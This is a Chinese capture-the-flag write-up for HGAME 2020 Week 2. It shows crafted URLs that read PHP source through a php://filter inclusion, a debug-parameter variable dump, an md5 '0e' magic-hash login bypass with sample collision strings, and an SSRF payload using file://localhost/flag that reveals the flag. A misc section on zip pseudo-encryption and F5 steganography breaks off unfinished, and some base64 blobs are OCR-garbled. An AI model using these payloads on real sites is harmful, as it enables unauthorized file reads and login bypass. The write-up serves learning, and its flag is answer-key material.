HGAME 2020 Week-2 Writeup

{Web}

Cosmos的博客后台

点进去看到的登陆界面好想sql注入,但是用的是php和html所以考虑其他的方法

后台登陆,那肯定要先登陆了,随便输入几个试试提示用户名或密码错误,F12没发现有用的东西,抓包也没发现什么有用的,考虑到flag在根目录,试过在url后加./../../之类的攀升目录,但都有302跳转...

接着观察url 有?action=login.php想到可以借助PHP的filter,构造url

cosmos-admin.hgame.day-day.work/?action=php://filter/read=convert.base64-encode/resource=login.php

得到一大串base64加密的密文

••• ▼ <body> == \$0

"PD9waHAKaW5jbHVkZSAiY29uZmlnLnBocCI7CnNlc3Npb25fc3RhcnQoKTsKCi8vT25seSBmb3IgZGVidWcKaWYgKERFQlVHX01PREUpewogI CAgaWYoaXNzZXOoJF9HRVRbJ2R1YnVnJ10pKSB7CiAgICAgICAgICAgJGR1YnVnJD0gJF9HRVRbJ2R1YnVnJ107CiAgICAgICAgAWYgKCFwcmVnX21 mdzIGVycm9yISIpOwogICAgICAgIH0KICAgICAgICBldmFsKCJ2YXJfZHVtcCgkJGRlYnVnKTsiKTsKICAgIH0KfQoKaWYoaXNzZXQoJF9TRVN TSU9OWyd1c2VybmFtZSddKSkgewogICAgaGVhZGVyKCJMb2NhdGlvbjogYWRtaW4ucGhwIik7CiAgICBleGl0KCk7Cn0KZWxzZSB7CiAgICBpZ CAgICAgICRfU0VTU01PTlsndXNlcm5hbWUnXSA9ICRfUE9TVFsndXNlcm5hbWUnXTsKICAgICAgICAgICAgAGVhZGVyKCJMb2NhdGlvbjogYWR taW4ucGhwIik7CiAgICAgICAgICAgIGV4aXQoKTsKICAgICAgICB9CiAgICAgICAgZWxzZSB7CiAgICAgICAgICAgIGVjaG8gIueUqOaIt+WQj eaIluWvhueggemUmeivryI7CiAgICAgICAgfQogICAgfQp9Cj8+Cgo8IURPQ1RZUEUgaHRtbD4KPGh0bWwgbGFuZz0iemgtQ04iPgo8aGVhZD4 KICAgIDxtZXRhIGNoYXJzZXQ9InV0Zi04Ij4KICAgIDxtZXRhIGh0dHAtZXF1aXY9I1gtVUEtQ29tcGF0aWJsZSIgY29udGVudD0iSUU9ZWRnZ SI+CiAgICA8bWV0YSBuYW11PSJ2aWV3cG9ydCIgY29udGVudD0id2lkdGg9ZGV2aWNlLXdpZHRoLCBpbml0aWFsLXNjYWx1PTEiPgogICAgPG1 ldGEgbmFtZT0iZGVzY3JpcHRpb24iIGNvbnRlbnQ9IiI+CiAgICA8bWV0YSBuYW11PSJhdXRob3IiIGNvbnRlbnQ9IiI+CiAgICA8dG10bGU+Q 29zbW9z55qE5Y2a5a6i5ZCO5Y+wPC90aXRsZT4KICAgIDxsaW5rIGhyZWY9InN0YXRpYy9zaWduaW4uY3NzIiByZWw9InN0eWxlc2h1ZXQiPgo ${\tt gICAgPGxpbmsgaHJ1Zj0ic3RhdG1jL3N0aWNreS1mb290ZXIuY3NzIiByZWw9InN0eWx1c2h1ZXQiPgogICAgPGxpbmsgaHJ1Zj0iaHR0cHM6Lagrams and the statement of the statement of$ v9iZG4uYm9vdGNzcv5ib20vYm9vdHN0cmFwLzMuMv43L2Nzcv9ib290c3RvYXAubWluLmNzcvIgcmVsPSJzdHlsZXNoZWV0Ii4KPC9oZWFkPgo KPGJvZHk+Cgo8ZG12IGNsYXNzPSJjb250YWluZXIiPgogICAgPGZvcm0gY2xhc3M9ImZvcm0tc2lnbmluIiBtZXRob2Q9InBvc3QiIGFjdGlvb j0ibG9naW4ucGhwIj4KICAgICAgICA8aDIgY2xhc3M9ImZvcm0tc2lnbmluLWhlYWRpbmciPuWQjuWPsOeZu+mZhjwvaDI+CiAgICAgICAgPGl ucHV0IHR5cGU9InR1eHQiIG5hbWU9InVzZXJuYW11IiBjbGFzcz0iZm9ybS1jb250cm9sIiBwbGFjZWhvbGR1cj0i55So5oi35ZCNIiByZXF1a XJ1ZCBhdXRvZm9jdXM+CiAgICAgICAgPGlucHV0IHR5cGU9InBhc3N3b3JkIiBuYW11PSJwYXNzd29yZCIgY2xhc3M9ImZvcm0tY29udHJvbCI gcGxhY2Vob2xkZXI9IuWvhueggSIgcmVxdWlyZWQ+CiAgICAgICAgPGlucHV0IGNsYXNzPSJidG4gYnRuLWxnIGJ0bi1wcmltYXJ5IGJ0bi1ib G9jayIgdHlwZT0ic3VibWl0IiB2YWx1ZT0iU3VibWl0Ij4KICAgIDwvZm9ybT4KPC9kaXY+Cjxmb290ZXIgY2xhc3M9ImZvb3RlciI+Cgk8Y2V udGVyPgoJPGRpdiBjbGFzcz0iY29udGFpbmVyIj4KICAgICAgICA8cCBjbGFzcz0idGV4dC1tdXR1ZCI+Q3J1YXR1ZCBieSBBbm51dmk8L3A+C iAgICAgIDwvZGl2PgogICAgICA8L2NlbnRlcj4KPC9mb290ZXI+CjwvYm9keT4KPC9odG1sPg=="

解密后可得login.php的代码,其中php代码如下:

审计代码可知: 当传入的用户名等于admin_username,传入的密码经过md5加密后和admin_password相等时,即可定位到admin.php>>>>>另一部分的PHP获取get方法传过去的debug,然后判断debug的值是否为变量名,true则执行eval中的语句

重点在\$\$debug, PHP中一个神奇的地方

如果\$debug = a

那么\$\$debug = \$a

所以可以分别构造url:

cosmos-admin.hgame.day-day.work/?action=login.php&debug=admin_username

cosmos-admin.hgame.day-day.work/?action=login.php&debug=admin password

获得

string(7) "Cosmos!"

string(32) "0e114902927253523756713132279690"

用户名不用变

密码要经过md5加密,想到php使用──会把数值进行类型转换,0e***都转换成0,所以这里应该是md5碰撞,可以用的密码随便找一个

QNKCDZO

0e830400451993494058024219903391

s878926199a

0e545993274517709034328855841020

s155964671a

0e342768416822451524974117254469

s214587387a

0e848240448830537924465865611904

s214587387a

0e848240448830537924465865611904

s878926199a

0e545993274517709034328855841020

登陆成功

退出登陆

Welcome Cosmos!

	· 插入图片 图片ut:	评论管理 待开发···	· 存开发	
VIDAR TEAM W				

按照老方法F12, 抓包没用, 试着按刚才的方法

cosmos-admin.hgame.day-day.work/index.php?action=php://filter/read=convert.base64-encode/resource=admin.php

得到密文

▼<body> == \$0

"PD9waHAKaW5jbHVkZSAiY29uZmlnLnBocCI7CnNlc3Npb25fc3RhcnQoKTsKaWYoIWlzc2V0KCRfU0VTU01PTlsndXNlcm5hbWUnXSkpIHsKI CAgIGhlYWRlcignTG9jYXRpb246IGluZGV4LnBocCcpOwogICAgZXhpdCgpOwp9CgpmdW5jdGlvbiBpbnNlcnRfaW1nKCkgewogICAgaWYgKGl zc2V0KCRfUE9TVFsnaW1nX3VybCddKSkgewogICAgICAgICRpbWdfdXJsID0gQCRfUE9TVFsnaW1nX3VybCddOwogICAgICAgICR1cmxfYXJyY XkgPSBwYXJzZV91cmwoJG1tZ191cmwpOwogICAgICAgIG1mIChAJHVybF9hcnJheVsnaG9zdCddICE9PSAibG9jYWxob3N0IiAmJiAkdXJsX2F ycmF5Wydob3N0J10gIT09ICJ0aW1nc2EuYmFpZHUuY29tIikgewogICAgICAgICByZXR1cm4gZmFsc2U7CiAgICAgICAgICAgISagIAogICAgI CAgICRiID@gY3VybF9pbml0KCk7CiAgICAgICAgY3VybF9zZXRvcH0oJGMsIENVUkxPUFRfVVJMLCAkaW1nX3VybCk7CiAgICAgICAgY3VybF9 GSUxURVJfVkFMSURBVEVfVVJMKSkgewogICAgICAgICAgICByZXR1cm4gJGF2YXRhcjsKICAgICAgICB9CiAgICB9CiAgICB1bHN1IHsKICAgI CAgICByZXR1cm4gYmFzZTY0X2VuY29kZShmaWx1X2d1dF9jb250ZW50cygic3RhdG1jL2xvZ28ucG5nIikpOwogICAgfQp9Cj8+Cgo8aHRtbD4 KICAgIDxoZWFkPgogICAgICAgIDx0aXRsZT5Db3Ntb3MnQmxvZyAtIOWQjuWPsOeuoeeQhjwvdGl0bGU+CiAgICA8L2hlYWQ+CiAgICA8Ym9ke T4KICAgICAgICASYSBocmVmPSJsb2dvdXOucGhwIi7pgIDlh7rnmbvpmYY8L2E+CiAgICAgICAgPGRpdiBzdHlsZT0idGV4dC1hbGlnbiogY2V udGVyOyI+CiAgICAgICAgICAgIDxoMT5XZWxjb211IDw/cGhwIGVjaG8gJF9TRVNTSU9OWyd1c2VybmFtZSddOz8+IDwvaDE+CiAgICAgICAgP C9kaXY+CiAgICAgICAgPGZvcm0gYWN0aW9uPSIiIG1ldGhvZD0icG9zdCI+CiAgICAgICAgICAgIDxmaWVsZHNldCBzdHlsZT0id2lkdGg6IDM wJTtoZWlnaHQ6IDIwJTtmbG9hdDpsZWZ0Ij4KICAgICAgICAgICAgICAgIDxsZWdlbmQ+5o+S5YWl5Zu+54mHPC9sZWdlbmQ+CiAgICAgICAgI CAgICAgICA8cD48bGFiZWw+5Zu+54mHdXJsOiA8aW5wdXQgdHlwZT0idGV4dCIgbmFtZT0iaW1nX3VybCIgcGxhY2Vob2xkZXI9IiI+PC9sYWJ lbD48L3A+CiAgICAgICAgICAgICAgICAgICA8cD48YnV0dG9uIHR5cGU9InN1Ym1pdCIgbmFtZT0ic3VibW10Ij7mj5L1haU8L2J1dHRvbj48L3A+C iAgICAgICAgICAgIDwvZmllbGRzZXQ+CiAgICAgICAgICAgPC9mb3JtPgogICAgIDxmaWVsZHNldCBzdHlsZT0id2lkdGg6IDMwJTtoZWlnaHQ 6IDIwJTtmbG9hdDpsZWZ0Ij4KICAgICAgICAgICAgICAgIDxsZWd1bmQ+6K+E6K66566h55CGPC9sZWd1bmQ+CiAgICAgICAgICAgICAgICA8a DI+5b6F5byA5Y+RLi48L2gyPgogICAgICAgICAgIDwvZmllbGRzZXQ+CiAgICAgICAgPGZpZWxkc2V0IHN0eWxlPSJ3aWR0aDogMzAlO2hlaWdodDo gMjAlOyI+CiAgICAgICAgICAgICAgICABGVnZW5kPuaWh+eroOWII+ihqDwvbGVnZW5kPgogICAgICAgICAgICAgICAgPGgyPuW+heW8gOWPk S4uPC9oMj4KICAgICAgICA8L2ZpZWxkc2V0PgogICAgICAgIDxmaWVsZHNldCBzdHlsZT0iaGVpZ2h00iA1MCUiPgogICAgICAgICAgICA8ZG1 2IHN0eWx1PSJ0ZXh0LWFsaWduOiBjZW50ZXI7Ij4KICAgICAgICAgICAgICAgIDxpbWcgaGVpZ2h0PScyMDAnIHdpZHRoPSc1MDAnIHNyYz0nZ GF0YTppbWFnZS9qcGVnO2Jhc2U2NCw8P3BocCB1Y2hvIG1uc2VydF9pbWcoKSA/IG1uc2VydF9pbWcoKSA6IGJhc2U2NF91bmNvZGUoZm1sZV9 nZXRfY29udGVudHMoInN0YXRpYy9lcnJvci5qcGciKSk7ID8+Jz4KICAgICAgICAgICAgPC9kaXY+CiAgICAgICAgPC9maWVsZHNldD4KICAgI DwvYm9keT4KPC9odG1sPg==

解密,关键函数如下:

审计,对插入图片的img_url做了判断

这里想到flag可能在一张图片里, 所以开始尝试各种url, 卡住...

在Moesang大大的引导下,关注点聚焦到代码中只对host做了判断,在次进行尝试,

考虑到flag在根目录,找到了本地文件传输协议file (顺便学了一波url的组成部分)

构造 <mark>file://localhost/flag</mark>

f12后可看到base64编码

aGdhbWV7cEhwXzFzX1RoM19CM3NUX0w0bkd1NGdFIUAhfQo=

解码得 hgame{pHp_1s_Th3_B3sT_L4nGu4gE!@!}

还有一个config.php忘了说,用PHP流filter打开后是 Hacker get out!

Misc

所见即为假

下载下来一个zip压缩包,解压软件打开,要密码,还有一个提示

F5 key: NllD7CQon6dBsFLr


当场把这个密码输进去了,不是正确密码...

找了相关资料,拖进winhex,寻找504B0102

55 CB 5D 8F AE 27 DB 5C 6D CB 02 76 06 FF 07 50 4B 01 02 1F 00 14 00 09 00 08 00 89 7B 34 50 1E


可以发现全局方式位标记是0900而文件头中是0000,是zip伪加密

然后去kali里重新下了一个...解压...



成功得到图片,

之前在思考密码时,已经知道了这个f5,代表着f5隐写,在kali下载好相关工具,照着百度出来得做法



得到output.txt



得到一串数字和字母,想到可能是十六进制,复制过去解码得

